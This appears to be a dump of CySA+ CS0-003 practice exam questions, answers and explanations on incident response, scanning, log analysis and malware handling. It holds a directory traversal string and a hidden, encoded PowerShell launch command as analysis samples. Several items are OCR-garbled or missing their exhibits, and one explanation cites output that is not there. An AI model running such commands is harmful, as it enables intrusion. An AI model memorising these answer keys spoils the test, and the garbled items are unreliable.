Reference: CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 2: Software and Systems Security, page 75; What Is Data Aggregation? (Examples + Tools), Section: Data Aggregation: How It Works, Subsection: 1. Data Collection.

Question: 285

A security team conducts a lessons-learned meeting after struggling to determine who should conduct the next steps following a security event. Which of the following should the team create to address this issue?

A. Service-level agreement
B. Change management plan
C. Incident response plan
D. Memorandum of understanding

Answer: C

Explanation:

An incident response plan (IRP) is a document that defines the roles and responsibilities, procedures, and guidelines for responding to a security incident. It helps the security team to act quickly and effectively, minimizing the impact and cost of the incident. An IRP should specify who should conduct the next steps following a security event, such as containment, eradication, recovery, and analysis12. Reference: CompTIA CySA+ CS0-003 Certification Study Guide, page 362; 6 Incident Response Steps to Take After a Security Event, section 2.

Question: 286

Using open-source intelligence gathered from technical forums, a threat actor compiles and tests a malicious downloader to ensure it will not be detected by the victim organization's endpoint security protections. Which of the following stages

of the Cyber Kill Chain best aligns with the threat actor's actions?

A. Delivery
B. Reconnaissance
C. Exploitation
D. Weaponizatign

Answer: D

Explanation:

Weaponization is the stage of the Cyber Kill Chain where the threat actor creates or modifies a malicious tool to use against a target. In this case, the threat actor compiles and tests a malicious downloader, which is a type of weaponized malware. Reference: Cybersecurity 101, The Cyber Kill Chain: The Seven Steps of a Cyberattack

Question: 287

A security analyst has identified a new malware file that has impacted the organization. The malware is polymorphic and has built-in conditional triggers that require a connection to the internet. The CPU has an idle process of at least 70%. Which of the following best describes how the security analyst can effectively review the malware without compromising the organization's network?

A. Utilize an RDP session on an unused workstation to evaluate the malware.
B. Disconnect and utilize an existing infected asset off the network.
C. Create a virtual host for testing on the security analyst workstation.
D. Subscribe to an online service to create a sandbox environment.

Answer: D

Explanation:

A sandbox environment is a safe and isolated way to analyze malware without affecting the organization’s network. An online service can provide a sandbox environment without requiring the security analyst to set up a virtual host or use an RDP session. Disconnecting and using an existing infected asset is risky and may not provide accurate results. Reference: Malware Analysis: Steps & Examples, Dynamic Analysis

Question: 288

The Chief Information Security Officer for an organization recently received approval to install a new EDR solution. Following the installation, the number of alerts that require remediation by an analyst has tripled. Which of the following should the organization utilize to best centralize the workload for the internal security team? (Select two).

A. SOAR
B. SIEM
C. MSP
D. NGFW
E. XDR
F. DLP

Answer: A,B

Explanation:

SOAR (Security Orchestration, Automation and Response) and SIEM (Security Information and Event Management) are solutions that can help centralize the workload for the internal security team by collecting, correlating, and analyzing alerts from different sources, such as EDR. SOAR can also automate and streamline incident response workflows, while SIEM can provide dashboards and reports for security monitoring and compliance. Reference: What is EDR? Endpoint Detection & Response, How Does the Cyber Kill Chain Protect Against Attacks?; What is EDR Solution?, EDR solutions secure diverse endpoints through central monitoring

Question: 289

Following an attack, an analyst needs to provide a summary of the event to the Chief Information Security Officer. The summary needs to include the who-what-when information and evaluate the effectiveness of the plans in place. Which of the following incident management life cycle processes does this describe?

A. Business continuity plan
B. Lessons learned
C. Forensic analysis
D. Incident response plan

Answer: B

Explanation:

The lessons learned process is the final stage of the incident management life cycle, where the incident team reviews the incident and evaluates the effectiveness of the response and the plans in place. The lessons learned report should include the who-what-when information and any recommendations for improvement123 Reference: 1: What is incident management? Steps, tips, and best practices 2: 5 Steps of the Incident Management Lifecycle | RSI Security 3: Navigating the Incident Response Life Cycle: A Comprehensive Guide

Question: 290

An email hosting provider added a new data center with new public IP addresses. Which of the following most likely needs to be updated to ensure emails from the new data center do not get blocked by spam filters?

A. DKIM
B. SPF
C. SMTP
D. DMARC

Answer: B

Explanation:

SPF (Sender Policy Framework) is a DNS TXT record that lists authorized sending IP addresses for a given domain. If an email hosting provider added a new data center with new public IP addresses, the SPF record needs to be updated to include those new IP addresses, otherwise the emails from the new data center may fail SPF checks and get blocked by spam filters123 Reference: 1: Use DMARC to validate email, setup steps 2: How to set up SPF, DKIM and DMARC: other mail & hosting providers providers 3: Set up SPF, DKIM, or DMARC records for my hosting email

Question: 291

The SOC received a threat intelligence notification indicating that an employee's credentials were found on the dark web. The user's web and log-in activities were reviewed for malicious or anomalous connections, data uploads/downloads, and exploits. A review of the controls confirmed multifactor authentication was enabled. Which of the following should be done first to mitigate impact to the business networks and assets?

A. Perform a forced password reset.
B. Communicate the compromised credentials to the user.
C. Perform an ad hoc AV scan on the user's laptop.
D. Review and ensure privileges assigned to the user's account reflect least privilege.
E. Lower the thresholds for SOC alerting of suspected malicious activity.

Answer: A

Explanation:

The first and most urgent step to mitigate the impact of compromised credentials on the dark web is to perform a forced password reset for the affected user. This will prevent the cybercriminals from using the stolen credentials to access the company's network and systems. Multifactor authentication is a good security measure, but it is not foolproof and can be bypassed by sophisticated attackers. Therefore, changing the password as soon as possible is the best practice to reduce the risk of a data breach or other cyber attack123 Reference: 1: How to monitor the dark web for compromised employee

credentials 2: How to prevent corporate credentials ending up on the dark web 3: Data Breach Prevention: Identifying Leaked Credentials on the Dark Web

Question: 292

Which of the following is the most appropriate action a security analyst to take to effectively identify the most security risks associated with a locally hosted server?

A. Run the operating system update tool to apply patches that are missing.
B. Contract an external penetration tester to attempt a brute-force attack.
C. Download a vendor support agent to validate drivers that are installed.
D. Execute a vulnerability scan against the target host.

Answer: D

Explanation:

A vulnerability scan is a process of identifying and assessing the security weaknesses of a system or network. A vulnerability scan can help a security analyst to effectively identify the most security risks associated with a locally hosted server, such as missing patches, misconfigurations, outdated software, or exposed services. A vulnerability scan can also provide recommendations on how to remediate the identified vulnerabilities and improve the security posture of the server12 Reference: 1: What is a Vulnerability Scan? | Definition and Examples 2: Securing a server: risks, challenges and best practices - Vaadata

Question: 293

Which of the following best explains the importance of communicating with staff regarding the official public communication plan related to incidents impacting the organization?

A. To establish what information is allowed to be released by designated employees
B. To designate an external public relations firm to represent the organization
C. To ensure that all news media outlets are informed at the same time
D. To define how each employee will be contacted after an event occurs

Answer: A

Explanation:

Communicating with staff about the official public communication plan is important to avoid unauthorized or inaccurate disclosure of information that could harm the organization's reputation, security, or legal obligations. It also helps to ensure consistency and clarity of the messages delivered to the public and other stakeholders.
https://resources.sei.cmu.edu/asset_files/Handbook/2021_002_001_651819.pdf

Question: 294

An analyst investigated a website and produced the following:

Which of the following syntaxes did the analyst use to discover the application versions on this vulnerable website?

A. nmap -sS -T4 -F insecure.org
B. nmap -o insecure.org
C. nmap -sV -T4 -F insecure.org
D. nmap -A insecure.org

Answer: C

Explanation:

Question: 295

A security analyst scans a host and generates the following output:

```
POST STATE SERVICE VERSION

22/tCp open tih OpenSSH 7.6pl Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.#) I ssh-bo$tkey:
      2OA8 9d:di:98:da:Pd:32:3d:0b:3f:42:4d:d7:93:4f:fd:60 (RSA)

      256 4c:f4:2e:24:82:cf:9c:M:e2:9c:52:4b:2e:a5:12:09 (ECDSA)
I. 256 a9:fb:e3tf4:ba:d6:ie:72:e7:97:25:82:87:6e:ea:0i (£025519)
89/tcp open http Apache httpd 2.4.29 ((Ubuntu))
Lhttp-title: Apache2 Ubuntu Default Page: It works
1  .http-server-header: Apache/2.4.?9 (Ubuntu)
Service Info: OS: Linux; CM: cpe:/o:linux:linux_kemel
```

Which of the following best describes the output?

A. The host is unresponsive to the ICMP request.
B. The host Is running a vulnerable mall server.
C. The host Is allowlng unsecured FTP connectlons.
D. The host is vulnerable to web-based exploits.

Answer: D

Explanation:

The output shows that port 80 is open and running an HTTP service, indicating that the host could potentially be vulnerable to web-based attacks. The other options are not relevant for this purpose: the host is responsive to the ICMP request, as shown by the “Host is up” message; the host is not running a mail server, as there is no SMTP or

POP3 service detected; the host is not allowing unsecured FTP connections, as there is no FTP service detected.Reference: According to the CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition123, one of the objectives for the exam is to “use appropriate tools and methods to manage, prioritize and respond to attacks and vulnerabilities”. The book also covers the usage and syntax of nmap, a popular network scanning tool, in chapter
S. Specifically, it explains the meaning and function of each option in nmap, such as “-sV” for version detection2, page 195. Therefore, this is a reliable source to verify the answer to the question.

Question: 296

A security analyst is trying to validate the results of a web application scan with Burp Suite. The security analyst performs the following:

Which of the following vulnerabilitles Is the securlty analyst trylng to valldate?

A. SQL injection
B. LFI
C. XSS
D. CSRF

Answer: B

Explanation:

The security analyst is validating a Local File Inclusion (LFI) vulnerability, as indicated by the “/…/…/…/” in the GET request which is a common indicator of directory traversal attempts associated with LFI. The other options are not relevant for this purpose: SQL injection involves injecting malicious SQL statements into a database query; XSS involves injecting malicious scripts into a web page; CSRF involves tricking a user into performing an unwanted action on a web application.
Reference: According to the CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition1, one of the objectives for the exam is to “use appropriate tools and methods to manage, prioritize and respond to attacks and vulnerabilities”. The book also covers the usage and syntax of Burp Suite, a tool used for testing web application security, in chapter 6. Specifically, it explains the meaning and function of each component in Burp Suite, such as Repeater, which allows the security analyst to modify and resend individual requests1, page 239. Therefore, this is a reliable source to verify the answer to the question.

Question: 297

A security analyst has received an incident case regarding malware spreading out of control on a customer's network. The analyst is unsure how to respond. The configured EDR has automatically obtained a sample of the malware and its signature. Which of the following should the analyst perform next to determine the type of malware, based on its telemetry?

A. Cross-reference the signature with open-source threat intelligence.
B. Configure the EDR to perform a full scan.
C. Transfer the malware to a sandbox environment.
D. Log in to the affected systems and run necstat.

Answer: A

Explanation:

The signature of the malware is a unique identifier that can be used to compare it with known malware samples and their behaviors. Open-source threat intelligence sources provide information on various types of malware, their indicators of compromise, and their mitigation strategies. By cross-referencing the signature with these sources, the analyst can determine the type of malware and its telemetry. The other options are not relevant for this purpose: configuring the EDR to perform a full scan may not provide additional information on the malware type; transferring the malware to a sandbox environment may expose the analyst to further risks; logging in to the affected systems and running netstat may not reveal the malware activity.
Reference: According to the CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition1, one of the objectives for the exam is to “use appropriate tools and methods to manage, prioritize and respond to attacks and vulnerabilities”. The book also covers the usage and syntax of EDR, a tool used for endpoint security, in chapter 5. Specifically, it explains the meaning and function of malware signatures and how they can be used to identify malware types1, page 203. It also discusses the benefits and challenges of using open-source threat intelligence sources to enhance security analysis1, page 211. Therefore, this is a reliable source to verify the answer to the question.

Question: 298

While reviewing the web server logs, a security analyst notices the following snippet:

.. \ .. / .. \ .. /boot.ini

Which of the following Is belng attempted?

A. Directory traversal
B. Remote file inclusion
C. Cross-site scripting
D. Remote code execution
E. Enumeration of /etc/passwd

Answer: A

Explanation:

The snippet shows an attempt to access the boot.ini file, which is a configuration file for Windows operating systems. The "… \ … /" pattern is used to navigate up the directory structure and reach the root directory, where the boot.ini file is located. This is a common technique for exploiting directory traversal vulnerabilities, which allow an attacker to access files and directories outside the intended web server path. The other options are not relevant for this purpose: remote file inclusion involves injecting a malicious file into a web application; cross-site scripting involves injecting malicious scripts into a web page; remote code execution involves executing arbitrary commands on a remote system; enumeration of /etc/passwd involves accessing the file that stores user information on Linux systems.

Reference: According to the CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition1, one of the objectives for the exam is to "use appropriate tools and methods to manage, prioritize and respond to attacks and vulnerabilities". The book also covers the usage and syntax of web server logs, which record the requests and responses of web applications, in chapter 6. Specifically, it explains the meaning and function of each component in web server logs, such as the HTTP method, the URL, the status code, and the user agent1, page 244. It also discusses the common types and indicators of web-based attacks, such as directory traversal, which use special characters to manipulate the web server path1, page 251. Therefore, this is a reliable source to verify the answer to the question.

Question: 299

The Chief Information Security Officer (CISO) of a large management firm has selected a cybersecurity framework that will help the organization demonstrate its investment in tools and systems to protect its dat
a. Which of the following did the CISO most likely select?

A. PCI DSS
B. COBIT
C. ISO 27001
D. ITIL

Answer: C

Explanation:

ISO 27001 is an international standard that establishes a framework for implementing, maintaining, and improving an information security management system (ISMS). It helps organizations demonstrate their commitment to protecting their data and complying with various regulations and best practices. The other options are not relevant for this purpose: PCI DSS is a standard that focuses on protecting payment card data; COBIT is a framework that provides guidance on governance and

management of enterprise IT; ITIL is a framework that provides guidance on service management and delivery.

Reference: According to the CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition1, one of the objectives for the exam is to "use appropriate tools and methods to manage, prioritize and respond to attacks and vulnerabilities". The book also covers the usage and syntax of various cybersecurity frameworks and standards, such as ISO 27001, PCI DSS, COBIT, and ITIL, in chapter 1. Specifically, it explains the meaning and function of each framework and standard, such as ISO 27001, which provides a comprehensive approach to information security management1, page 29. Therefore, this is a reliable

source to verify the answer to the question.

Question: 300

A security analyst has prepared a vulnerability scan that contains all of the company's functional subnets. During the initial scan, users reported that network printers began to print pages that contained unreadable text and icons. Which of the following should the analyst do to ensure this behavior does not oocur during subsequent vulnerability scans?

A. Perform non-credentialed scans.
B. Ignore embedded web server ports.
C. Create a tailored scan for the printer subnet.
D. Increase the threshold length of the scan timeout.

Answer: C

Explanation:

The best way to prevent network printers from printing pages during a vulnerability scan is to create a tailored scan for the printer subnet that excludes the ports and services that trigger the printing behavior. The other options are not effective for this purpose: performing non-credentialed scans may not reduce the impact on the printers; ignoring embedded web server ports may not cover all the possible ports that cause printing; increasing the threshold length of the scan timeout may not prevent the printing from occurring.
Reference: According to the CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition1, one of the objectives for the exam is to “use appropriate tools and methods to manage, prioritize and respond to attacks and vulnerabilities”. The book also covers the usage and syntax of vulnerability scanning tools, such as Nessus, Nmap, and Qualys, in chapter 4. Specifically, it explains the meaning and function of each component in vulnerability scanning, such as credentialed vs. non-credentialed scans, port scanning, and scan scheduling1, pages 149-160. It also discusses the common issues and challenges of vulnerability scanning, such as network disruptions, false positives, and scan scope1, pages 161-162. Therefore, this is a reliable source to verify the answer to the question.

Question: 301

A vulnerability analyst is writing a report documenting the newest, most critical vulnerabilities identified in the past month. Which of the following public MITRE repositories would be best to review?

A. Cyber Threat Intelligence
B. Common Vulnerabilities and Exposures
C. Cyber Analytics Repository
D. ATT&CK

Answer: B

Explanation:

The Common Vulnerabilities and Exposures (CVE) is a public repository of standardized identifiers and descriptions for common cybersecurity vulnerabilities. It helps security analysts to identify, prioritize, and report on the most critical vulnerabilities in their systems and applications. The other options are not relevant for this purpose: Cyber Threat Intelligence (CTI) is a collection of information and analysis on current and emerging cyber threats; Cyber Analytics Repository (CAR) is a knowledge base of analytics developed by MITRE based on the ATT&CK adversary model; ATT&CK is a globally- accessible knowledge base of adversary tactics and techniques based on real-world observations.Reference: According to the CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition1, one of the objectives for the exam is to "use appropriate tools and methods to manage, prioritize and respond to attacks and vulnerabilities". The book also covers the usage and syntax of various cybersecurity frameworks and standards, such as CVE, CTI, CAR, and ATT&CK, in chapter 1. Specifically, it explains the meaning and function of each framework and standard, such as CVE, which provides a common language for describing and sharing information about vulnerabilities1, page 28. Therefore, this is a reliable source to verify the answer to the question.

Question: 302

An MSSP received several alerts from customer 1, which caused a missed incident response deadline for customer 2. Which of the following best describes the document that was violated?

A. KPI
B. SLO
C. SLA
D. MOU

Answer: C

Explanation:

An SLA, or Service Level Agreement, is a contract between a service provider and its customers that documents what services the provider will furnish and defines the service standards the provider is obligated to meet. In the scenario described, the missed incident response deadline is a clear indicator of an SLA violation. An SLA usually outlines the metrics by which service is measured as well as remedies or penalties should agreed-upon service levels not be achieved. Unlike a KPI (Key Performance Indicator) which is a quantifiable measure used to evaluate the success of an organization, employee, etc., in meeting objectives for performance, or an MOU (Memorandum of Understanding) which is a formal agreement between two or more parties, an SLA is focused on the performance and quality metrics applicable to the service provided. SLO (Service Level Objective) is related and often part of an SLA, representing the specific measurable characteristics of the SLA such as availability, throughput, frequency, response time, or quality.

Question: 303

A high volume of failed RDP authentication attempts was logged on a critical server within a one- hour period. All of the

attempts originated from the same remote IP address and made use of a single valid domain user account. Which of the following would be the most effective mitigating control to reduce the rate of success of this brute-force attack?

A. Enabling a user account lockout after a limited number of failed attempts
B. Installing a third-party remote access tool and disabling RDP on all devices
C. Implementing a firewall block for the remote system's IP address
D. Increasing the verbosity of log-on event auditing on all devices

Answer: A

Explanation:

Enabling a user account lockout policy is a security measure that can effectively mitigate brute-force attacks. After a predetermined number of consecutive failed login attempts, the account will be locked, preventing the attacker from continuing to try different password combinations. This control directly addresses the issue of multiple failed attempts from the same IP address using a single user account, making it the most effective among the options provided. Option B suggests replacing RDP with another remote access tool, which does not address the brute-force attempt but rather avoids the RDP protocol. Option C, implementing a firewall block, could be effective but does not prevent attacks from other IP addresses and may not be as immediate. Option D, increasing log verbosity, enhances monitoring but does not prevent the attack itself.

Question: 304

An analyst is investigating a phishing incident and has retrieved the following as part of the investigation:

cmd.exe /c c:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden -

ExecutionPolicy Bypass -NoLogo -NoProfile -EncodedCommand <VERY LONG STRING>

Which of the following should the analyst use to gather more information about the purpose of this command?

A. Echo the command payload content into 'base64 -d'.
B. Execute the command from a Windows VM.
C. Use a command console with administrator privileges to execute the code.
D. Run the command as an unprivileged user from the analyst workstation.

Answer: A

Explanation:

The command in question involves an encoded PowerShell command, which is typically used by attackers to obfuscate malicious scripts. To decode and understand the payload, one would need to decode the base64 encoded string. This is

why option A is the correct answer, as 'base64 -d' is a command used to decode data encoded with base64. This process will reveal the plaintext of the encoded command, which can then be analyzed to understand the actions that the attacker was attempting to perform. Option B is risky and not advised without a controlled and isolated environment. Option C is not safe because executing unknown or suspicious code with administrator privileges could cause harm to the system or network. Option D also poses a risk of executing potentially harmful code on an analyst's workstation.

Question: 305

The security team at a company, which was a recent target of ransomware, compiled a list of hosts that were identified as impacted and in scope for this incident. Based on the following host list:

Impacted hostname	OS	Function
SQL01	Windows 2012 R2	SQL Database Server
WK10-Sales07	Windows 10	Corporate Laplop
WK7-PlantO1	Windows 7	Assembly/plant System
DCEastOI	Windows Server 2016	Domain Controller
HQAdmin9	Windows 11	Network Admin Laptop

Which of the following systems was most pivotal to the threat actor in its distribution of the encryption binary via Group Policy?

A. SQL01
B. WK10-Sales07
C. WK7-Plant01
D. DCEast01
E. HQAdmin9

Answer: D

Explanation:

Based on the list of hosts and their functions, DCEast01, which is a Domain Controller, would be the most pivotal in the distribution of an encryption binary via Group Policy. Domain Controllers are responsible for security and administrative policies within a Windows Domain. Group Policy is a feature of Windows that facilitates a wide range of advanced settings that administrators can use to control the working environment of user accounts and computer accounts. Group Policy can be used to deploy software, which in this case would be the encryption binary of the ransomware. SQL01 is a database server and unlikely to be used for this purpose. WK10-Sales07 and WK7-Plant01 are client machines, and HQAdmin9, although it is a network admin laptop, would not typically be used to distribute policies across a network.

Question: 306

Several reports with sensitive information are being disclosed via file sharing services. The company would like to improve its security posture against this threat. Which of the following security controls would best support the company in this scenario?

A. Implement step-up authentication for administrators.
B. Improve employee training and awareness.
C. Increase password complexity standards.
D. Deploy mobile device management.

Answer: B

Explanation:

Improving employee training and awareness is the best option to address the issue of sensitive reports being disclosed via file sharing services. By educating employees about the risks of unapproved file sharing, the security protocols to follow, and the proper channels to use for sharing company information, an organization can significantly reduce the risk of sensitive data being accidentally or intentionally shared on insecure platforms. This human-centric approach addresses the root cause of the problem. Options A, C, and D are security controls that do not directly address the behavior of sharing sensitive files on unauthorized services.

Question: 307

Which of the following best describes the key goal of the containment stage of an incident response process?

A. To limit further damage from occurring
B. To get services back up and running
C. To communicate goals and objectives of theincidentresponse plan
D. To prevent data follow-on actions by adversary exfiltration

Answer: A

Explanation:

The key goal of the containment stage in an incident response process is to limit further damage from occurring. This involves taking immediate steps to isolate the affected systems or network segments to prevent the spread of the incident and mitigate its impact. Containment strategies can be short-term, to quickly stop the incident, or long-term, to prepare for the eradication and recovery phases.

Question: 308

During a tabletop exercise, engineers discovered that an ICS could not be updated due to hardware versioning

incompatibility. Which of the following is the most likely cause of this issue?

A. Legacy system
B. Business process interruption
C. Degrading functionality
D. Configuration management

Answer: A

Explanation:

The most likely cause of the issue where an ICS (Industrial Control System) could not be updated due to hardware versioning incompatibility is a legacy system. Legacy systems often have outdated hardware and software that may not be compatible with modern updates and patches. This can pose significant challenges in maintaining security and operational efficiency.

Question: 309

An analyst investigated a website and produced the following: Starting Nmap 7.92 (https://nmap.org) at 2022-07-21 10:21 CDT Nmap scan report for insecure.org (45.33.49.119)

Host is up (0.054s latency).

rDNS record for 45.33.49.119: ack.nmap.org

Not shown: 95 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.4 (protocol 2.0)

25/tcp closed smtp

80/tcp open http Apache httpd 2.4.6

113/tcp closed ident

443/tcp open ssl/http Apache httpd 2.4.6

Service Info: Host: issues.nmap.org

Service detection performed. Please report any incorrect results at https://nmap .org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 20.52 seconds

Which of the following syntaxes did the analyst use to discover the application versions on this vulnerable website?

A. nmap-sS -T4 -F insecure.org
B. nmap-0 insecure.org
C. nmap-sV -T4 -F insecure.org
D. nmap-A insecure.org

Answer: C

Explanation:

The analyst used the command nmap -sV -T4 -F insecure.org to discover the application versions on the vulnerable website. The -sV option in Nmap is used to perform version detection, which identifies the versions of the services running

on open ports. The -T4 option sets the timing template for faster execution, and -F scans only the most common ports.

Question: 310

Results of a SOC customer service evaluation indicate high levels of dissatisfaction with the inconsistent services provided after regular work hours. To address this, the SOC lead drafts a document establishing customer expectations regarding the SOC's performance and quality of services. Which of the following documents most likely fits this description?

A. Risk management plan
B. Vendor agreement
C. Incident response plan
D. Service-level agreement

Answer: D

Explanation:
A Service-Level Agreement (SLA) is a document that establishes customer expectations regarding the performance and quality of services provided by the SOC (Security Operations Center). It defines the level of service expected, including aspects like response times, availability, and support after regular work hours. An SLA helps in setting clear expectations and improving customer satisfaction by outlining the standards and commitments of the service provider.

Question: 311

A cybersecurity analyst has been assigned to the threat-hunting team to create a dynamic detection strategy based on behavioral analysis and attack patterns. Which of the following best describes what the analyst will be creating?

A. Bots
B. IoCs
C. TTPs
D. Signatures

Answer: C

Explanation:

The analyst will be creating TTPs (Tactics, Techniques, and Procedures). TTPs describe the behavior, methods, and patterns used by attackers during a cyber attack. By focusing on TTPs, the analyst can develop a dynamic detection strategy that identifies malicious activities based on the observed behavior and patterns, rather than relying on static indicators like signatures or IOCs (Indicators of Compromise).

Question: 312

A development team is preparing to roll out a beta version of a web application and wants to quickly test for vulnerabilities, including SQL injection, path traversal, and cross-site scripting. Which of the following tools would the security team most likely recommend to perform this test?

A. Has heat
B. OpenVAS
C. OWASP ZAP
D. Nmap

Answer: C

Explanation:

OWASP ZAP (Zed Attack Proxy) is a tool recommended for quickly testing web applications for vulnerabilities, including SQL injection, path traversal, and cross-site scripting. It is an open-source web application security scanner that helps identify security issues in web applications during the

development and testing phases.

Question: 313

An organization has a critical financial application hosted online that does not allow event logging to send to the corporate SIEM. Which of the following is the best option for the security analyst to configure to improve the efficiency of security operations?

A. Configure a new SIEM specific to the management of the hosted environment.
B. Subscribe to a threat feed related to the vendor's application.
C. Use a vendor-provided API to automate pulling the logs in real time.
D. Download and manually import the logs outside of business hours.

Answer: C

Explanation:

Using a vendor-provided API to automate pulling logs in real-time is the best option for improving the efficiency of security operations when the financial application does not allow event logging to send to the corporate SIEM. This approach ensures that logs are consistently and promptly integrated into the security monitoring process without manual intervention, enhancing the overall effectiveness of security operations.

Question: 314

Which of the following will most likely cause severe issues with authentication and logging?

A. Virtualization
B. Multifactor authentication
C. Federation
D. Time synchronization

Answer: D

Explanation:

Time synchronization issues can cause severe problems with authentication and logging. If system clocks are not properly synchronized, it can lead to discrepancies in log timestamps, making it difficult to correlate events across different systems. Additionally, time-related discrepancies can affect authentication mechanisms that rely on time-based tokens, such as those used in multifactor authentication, leading to failures and security gaps.

Question: 315

A list of loCs released by a government security organization contains the SHA-256 hash for a

Microsoft-signed legitimate binary, svchost. exe. Which of the following best describes the result if security teams add this indicator to their detection signatures?

A. This indicator would fire on the majority of Windows devices.
B. Malicious files with a matching hash would be detected.
C. Security teams would detect rogue svchost. exe processesintheirenvironment.
D. Security teams would detect event entries detailing executionofknown-maliciousssvchost. exe processes.

Answer: A

Explanation:

Adding the SHA-256 hash of a legitimate Microsoft-signed binary like svchost.exe to detection signatures would result in the indicator firing on the majority of Windows devices. Svchost.exe is a common and legitimate system process used by Windows, and using its hash as an indicator of compromise (IOC) would generate numerous false positives, as it would match the legitimate instances of svchost.exe running on all Windows systems.

Question: 316

A SOC analyst determined that a significant number of the reported alarms could be closed after removing the duplicates. Which of the following could help the analyst reduce the number of alarms with the least effort?

A. SOAR
B. API
C. XDR
D. REST

Answer: A

Explanation:

Security Orchestration, Automation, and Response (SOAR) can help the SOC analyst reduce the number of alarms by automating the process of removing duplicates and managing security alerts more efficiently. SOAR platforms enable security teams to define, prioritize, and standardize response procedures, which helps in reducing the workload and improving the overall efficiency of incident response by handling repetitive and low-level tasks automatically.

Question: 317

A company is launching a new application in its internal network, where internal customers can communicate with the service desk. The security team needs to ensure the application will be able to handle unexpected strings with anomalous formats without crashing. Which of the following

processes is the most applicable for testing the application to find how it would behave in such a situation?

A. Fuzzing
B. Coding review
C. Debugging
D. Static analysis

Answer: A

Explanation:

Fuzzing is a process used to test applications by inputting unexpected or random data to see how the application behaves. This method is particularly effective in identifying vulnerabilities such as buffer overflows, input validation errors, and other anomalies that could cause the application to crash or behave unexpectedly. By using fuzzing, the security team can ensure the new application is robust and capable of handling unexpected strings with anomalous formats without crashing.

Question: 318

HOTSPOT
An organization has noticed large amounts of data are being sent out of its network. An analyst is identifying the cause of the data exfiltration.

INSTRUCTIONS

Select the command that generated the output in tabs 1 and 2.

Review the output text in all tabs and identify the file responsible for the malicious behavior.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

1

Active Connections

Proto	Local address	Foreign address	State	PID
TCP	0.0.0.0:22	0.0.0.0:0	LISTENING	1000
TCP	0.0.0.0:23	0.0.0.0:0	LISTENING	1235
TCP	0.0.0.0:443	0.0.0.0:0	LISTENING	1466
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING	1566
TCP	127.0.0.1:1960	127.0.0.1:22	ESTABLISHED	2001
[sftp.exe]				
TCP	192.168.10.21:38666	41.21.18.102:22	ESTABLISHED	3918
[sftp.exe]				
TCP	192.168.10.21:844?	66.207.110.49:https	ESTABLISHED	2677
[svchost.exe]				
TCP	192.168.10.21:55356	31.10.100.7:https	ESTABLISHED	3467
[cmd.exe]				
TCP	192.168.10.21:37654	192.168.10.37:http	ESTABLISHED	1722
TCP	192.168.10.21:55357	32.111.16.37:22	TIME_WAIT	0
[notepad.exe]				
TCP	192.168.10.21:52744	32.111.16.37:22	TIME_WAIT	0
TCP	192.168.10.21:56751	32.111.16.37:22	TIME_WAIT	0

Select the command that generated the output in tab 1:

Select command

Select the command that generated the output in tab 2:

Select command

Identify the file responsible for the malicious behavior:

- O calendar.dat
- O cmd.exe
- O sftp.exe
- O calc.exe
- O explorer.exe
- O users.txt
- O svchost.exe

1 2 3 4

Select the command that generated the output in tab 2:

Select command

Identify the file responsible for the malicious behavior:

- 0 calendar.dat
- O cmd.exe
- O sftp.exe
- O calc.exe
- O explorer.exe
- 0 users.txt
- O svchost.exe

```
Active Connections
Proto  Local address          Foreign address        State           PID
TCP    0.0.0.0:22             0.0.0.0:0              LISTENING       1000
TCP    0.0.0.0:23             0.0.0.0:0              LISTENING       1235
TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       1466

TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       1566
TCP    127.0.0.1:1960         127.0.0.1:22           ESTABLISHED     2001

[sftp.exe]
TCP    192.168.10.21:38666    41.21.18.102:22        ESTABLISHED     3918

[sftp.exe]
TCP    192.168.10.21:8447     66.207.110.49:https    ;  ESTABLISHED  2677
[svchost.exe]
TCP    192.168.10.21:55356    31.10.100.7:https      ESTABLISHED     3467

[cmd.exe]
TCP    192.168.10.21:37654    192.168.10.37:http     ESTABLISHED     1722
TCP    192.168.10.21:55357    32.111.16.37:22        TIME_WAIT       0

rSelect command
                                                     TIME WAIT       0
```

```
ipconfig /reset netstat -bo
arp -a nslookup taskkill /FI and

Select command                                    *
```

Identify the file responsible for the malicious behavior:

- O calendar.dat
- O cmd.exe
- O sftp.exe
- O calc.exe
- O explorer.exe
- O users.txt
- O svchost.exe

2 3 4

Image Name	PID	Session Name	Session#	Mem Usage
Cmd.exe	3467	Console	0	18,020 K
sftp.exe	2001	Console	0	17 K
sftp.exe	3918	Console	0	1,788 K
svchost.exe	2677	Console	0	188 K
calc.exe	1677	Console	0	11 K
notepad.exe		^ Console	0	0 K

Select the command that generated the output in tab 1:

Select command v

Select the command that generated the output in tab 2:

Select command *

Identify the file responsible for the malicious behavior:

- 0 calendar.dat
- 0 sftp.exe
- 0 explorer.exe
- 0 svchost.exe
- 0 cmd. exe
- 0 calc.exe
- 0 users.txt

1 2 3 4

```
> Get-ChildItem | Get-Filehash -Algorithm MD5

Algorithm   Hash                                 File
MD5         372ab227fd5ea779c211a1451881d1e1     cmd.exe
MD5         173ab22a5d5ea87bb212c14588aad4c2     calc.exe
MD5         412aba2efd5ea7c9c2112b451881affe7    explorer.exe
MD5         df6ab147fd5ecb79c331a146f8dad199     users.txt
MD5         212ac257fd5ea7f9c337ba22bab1d1f5     calendar.dat
MD5         10ad132ffed0217c6c3854a22bab215c6    sftp.exe
MD5         33c141f5ed107bcdd39952d2ba111401     svchost.exe
```

Select the command that generated the output in tab 1:

Select command

Select the command that generated the output in tab 2:

Select command

Identify the file responsible for the malicious behavior:

- calendar.dat
- cmd.exe
- sftp.exe
- calc.exe
- explorer.exe
- users.txt
- svchost.exe

12 3

The baseline hash signatures are:

Hash	File
a2cdeflc445d3890cc3456789058cd21	and.exe
5S5albba5d5e6eebb21fel2388ab3221	calc.exe
